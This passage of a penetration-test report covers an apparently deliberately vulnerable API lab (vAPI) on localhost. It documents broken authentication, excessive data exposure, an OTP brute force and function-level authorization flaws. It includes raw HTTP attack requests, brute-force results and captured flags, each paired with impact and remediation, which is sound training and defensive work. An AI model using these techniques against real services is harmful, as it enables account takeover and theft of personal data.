
```
1  POST /vapi/api2/user/login HTTP/1.1
2  Content-Type: application/json
3  User-Agent: PostmanRuntime/7.51.1
4  Accept: */*
5  Postman-Token: 4947a082-9044-410e-b228-f5e64cdee780
6  Host: localhost:8000
7  Accept-Encoding: gzip, deflate, br
8  Connection: keep-alive
9  Content-Length: 67
10
11 {
12   "email":"savanna48@ortiz.com",
13   "password":"zTyBwV/9"
14 }
```

I sent a request to the POST /vapi/api2/user/login using one pair of the credentials and I successfully logged in using the credentials and got a token in the response



Because of the postman script, the token is set as an environmental variable

I sent a request to the *GET /vapi/api2/user/details* and successfully retrieved users' details along with a flag.



This shows that any authenticated user can access other users' data without authorization check although a token is given.

Flag found: flag{api2_6bf2beda61e2a1ab2d0a}

Impact

- **Account takeover:** Attackers can gain full access to real user accounts.
- **Unauthorized access to sensitive data:** Once logged in, attackers can view private user information and API resources.
- **Privilege escalation risk:** If any compromised account has elevated privileges, attackers may gain admin-level access.
- **Fraud / misuse of services:** Attackers can perform actions as the victim (orders, updates, payments).
- **Reputational damage:** Users lose trust when accounts are compromised.

- **Regulatory risk:** If user data is exposed, this may trigger compliance issues (GDPR).
- Enables automated attacks using leaked credential lists.
- Allows attackers to brute-force weak passwords.
- Makes it easy to compromise multiple accounts quickly.

Remediation

1. Enforce rate limiting
2. Enforce strong password rules
3. Implement token-based authorization and validate token signature, expiration, issuer, and audience
4. Return standardized 401 responses
5. Add CAPTCHA or bot detection mechanisms

Finding 3: API3 - Excessive Data Exposure

OWASP Mapping: API3: Broken Object Property Level Authorization

Endpoint: GET /vapi/api3/comment

Description

Excessive Data Exposure happens when an API returns more information than the client actually needs.


Instead of returning only the required fields, the API sends full objects containing internal or sensitive attributes. Attackers can then collect sensitive data and use it for further attacks.

Evidence

According to the API documentation:'*Try the Android App in the Resources folder'.* I installed TheCommentApp apk file on my mobile phone and proxied the requests to Burpsuite. For setting up the proxy on my phone, I used my windows machine's ip


address as well as the same port that I used in Burpsuite. Both devices were connected to the same network.

In the app, I set the API base URL as instructed and used the app to interact with the backend.




I registered a new user and then logged in using the credentials of the user I had just created.

This took me to a screen with a post by another user and a comment.



The *GET /vapi/api3/comment* endpoint captured in Burpsuite exposes sensitive user data such as username ,GPS location(latitude, longitude), device id. The developer filtered by UI to show ony the comment and username while the API returned everything.



Flag found: flag{api3_0bad677bfc504c75ff72}

Impact

- Potential breach of privacy laws if real user data is exposed (GPS location is highly sensitive).
- Loss of trust and reputational damage.
- Increased risk of stalking or targeting if location data is real.

Remediation

- Return only necessary fields in responses
- Do NOT return internal IDs unless needed

- Remove sensitive fields from responses
- Enforce role-based response rules
- Filter responses at API level and not by the UI

Finding 4: API4 - Lack of Resources & Rate Limiting

OWASP Mapping: API4: Unrestricted Resource Consumption


Endpoint: POST /vapi/api4/login

Description

Unrestricted Resource Consumption is when the API does not implement rate limiting to avoid resource exhaustion or brute force attacks.

Evidence

The API has a mobile login endpoint that sends a 4 digit OTP to a mobile number.




I used the wordlist of 0-9999 provided in SecLists to bruteforce the OTPs on *POST /vapi/api4/otp/verify.* I first tried using FFUF but it did not work well, I then used the Intruder in Burpsuite. **The attack took over 6 hours to complete.**

I discovered one correct OTP


Payload	Status code	Response received	Error	Timeout	Length
1871	403	7151			274
1872	200	3340			285
1873	403	5781			274
1874	403	3076			274
1875	403	3186			274
1876	403	4336			274
1877	403	2729			274
1878	403	4366			274
1879	403	3386			274
1880	403	2697			274

I sent a request to the *POST /vapi/api4/otp/verify* endpoint using the OTP and the response included a key



The token is added to the environmental variables because of the postman script.

I then sent a request to the *GET /vapi/api4/user* and got a response that has a user'd details



Flag found: flag{api4_ce696239323ea5b2d015}

Impact

- **Account Takeover:** Attackers can gain access to user accounts without knowing passwords.
- **Unauthorized access to personal data:** Attackers can retrieve sensitive user information such as profile data and identifiers.
- **Bypass of authentication controls:** OTP becomes the only barrier and can be defeated through automation.
- **Fraud and impersonation:** Attackers can act as the victim user and perform actions on their behalf.
- **Increased attack scalability:** The weakness enables high-volume automated attacks against many phone numbers.
- **Regulatory and privacy risk:** Exposure of user data may trigger compliance concerns depending on the data stored.

Remediation

- Implement strict rate limiting on OTP verification endpoints
- Enforce account/session lockout after repeated failed OTP attempts
- Invalidate OTP after a small number of failed attempts, even if the OTP has not expired.
- Reduce OTP validity time
- Bind OTPs to a specific session and device, ensuring OTPs cannot be reused across sessions or replayed.
- Detect and block automated behavior using bot detection controls or CAPTCHA for suspicious traffic patterns.
- Monitor and alert on high volumes of OTP verification requests per user or IP.

Finding 5: API5 -Broken Function Level Authorization

OWASP Mapping: API5: Broken Function Level Authorization

Endpoint: *GET /vapi/api5/user/:api5_id*

Description

BFLA is when an API fails to properly enforce authorization checks, allowing a user to perform actions, access administrative functions, or access data they are not permitted to, based on their role.

Evidence

I created a normal user using *POST /vapi/api5/user* endpoint

POST http:// {{host}} /vapi/api5/user Send

Docs Params Authorization Headers (9) Body Scripts Settings Cookies

none form-data x-www-form-urlencoded raw binary GraphQL JSON Schema Beautify

```
{
    "username":"mytest",
    "password":"1234",
    "name":"Testing API5",
    "address":"ABC",
    "mobileno":"888888888"
}
```

Body Cookies Headers (7) Test Results 201 Created 14.39 s 320 B Save Response

{} JSON Preview Visualize

```
{
    "username": "mytest",
    "name": "Testing API5",
    "address": "ABC",
    "mobileno": "888888888",
    "id": 2
}
```

Under API5 there is also another endpoint, *GET /vapi/api5/user/:api5_id* to get user by id

Request

Pretty Raw Hex

```
GET /vapi/api5/user/2 HTTP/1.1
Authorization-Token: bXl0ZXN0OjEyMzQ=
User-Agent: PostmanRuntime/7.51.1
Accept: */*
Postman-Token: 78dbebd4-7700-4d1f-ad72-9fbd16f8e395
Host: localhost:8000
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Host: localhost:8000
Date: Sun, 15 Feb 2026 16:19:38 GMT
Connection: close
X-Powered-By: PHP/7.4.33
Cache-Control: no-cache, private
Date: Sun, 15 Feb 2026 16:19:38 GMT
Content-Type: application/json

{
    "id":2,
    "username":"mytest",
    "name":"Testing API5",
    "address":"ABC",
    "mobileno":"888888888"
}
```

Firstly I was able to get other users by just changing the id in the request

Request

Pretty Raw Hex

```
GET /vapi/api5/user/3 HTTP/1.1
Authorization-Token: bXl0ZXN0OjEyMzQ=
User-Agent: PostmanRuntime/7.51.1
Accept: */*
Postman-Token: 78dbebd4-7700-4d1f-ad72-9fbd16f8e395
Host: localhost:8000
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Host: localhost:8000
Date: Sun, 15 Feb 2026 16:23:24 GMT
Connection: close
X-Powered-By: PHP/7.4.33
Cache-Control: no-cache, private
Date: Sun, 15 Feb 2026 16:23:24 GMT
Content-Type: application/json

{
    "id":3,
    "username":"mytest",
    "name":"Testing API5",
    "address":"ABC",
    "mobileno":"888888888"
}
```

I then played around with the endpoint, trying to perform an admin-only task. I changed the endpoint to *GET /vapi/api5/users and I retrieved the list of all users*

Request

Pretty Raw Hex

```
GET /vapi/api5/users HTTP/1.1
Authorization-Token: bXl0ZXN0OjEyMzQ=
User-Agent: PostmanRuntime/7.51.1
Accept: */*
Postman-Token: 78dbebd4-7700-4d1f-ad72-9fbd16f8e395
Host: localhost:8000
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Host: localhost:8000
Date: Sun, 15 Feb 2026 16:40:41 GMT
Connection: close
X-Powered-By: PHP/7.4.33
Cache-Control: no-cache, private
Date: Sun, 15 Feb 2026 16:40:41 GMT
Content-Type: application/json

[
    {
        "id":1,
        "username":"admin",
        "name":"Admin User",
        "address":"flag{api5_76dd990a97ff1563ae76}",
        "mobileno":"8080808080"
    },
    {
        "id":2,
        "username":"mytest",
        "name":"Testing API5",
        "address":"ABC",
        "mobileno":"888888888"
    },
    {
        "id":3,
        "username":"mytest",
        "name":"Testing API5",
        "address":"ABC",
        "mobileno":"888888888"
    }
]
```

Flag found: flag{api5_76dd990a97ff1563ae76}

Impact

An attacker can:

- Access sensitive user data
- Perform privilege escalation, acting as an administrator

- Facilitate further attacks such as account takeover, phishing or targeted social engineering
- Violate data protection and privacy requirements, potentially leading to compliance issues

Remediation

- Implement role-based access control (RBAC) to ensure only authorized roles can access admin endpoints
- Validate user permissions on every request, not just during authentication
- Avoid relying on client-side checks or hidden endpoints for security
- Return 403 Forbidden responses for unauthorized access attempts
- Conduct regular authorization testing to ensure privilege boundaries are enforced

Conclusion

The penetration test of the vAPI application (endpoints API1–API5) identified multiple critical vulnerabilities aligned with the OWASP API Security Top 10. The assessment confirmed that the application is currently vulnerable to several high-impact attack scenarios, including:

- Unauthorized access to other users' records (BOLA)
- Account compromise through credential stuffing (Broken Authentication)
- Exposure of highly sensitive user information including GPS location and device identifiers (Excessive Data Exposure)
- Brute-force attacks due to lack of rate limiting and OTP protections
- Privilege escalation and access to administrative functionality (BFLA)

All five findings demonstrate that the API does not consistently enforce security controls at the server side, particularly around authorization and resource protection. Several issues could be chained together in a real-world attack, for example, credential stuffing could lead to account takeover, which could then be leveraged to enumerate user data through BOLA and escalate privileges through BFLA.

Overall, the security posture of the tested API endpoints is high risk and immediate remediation is strongly recommended. Priority should be given to implementing strict server-side authorization checks, rate limiting and response filtering to prevent unauthorized access and sensitive data leakage.

End of report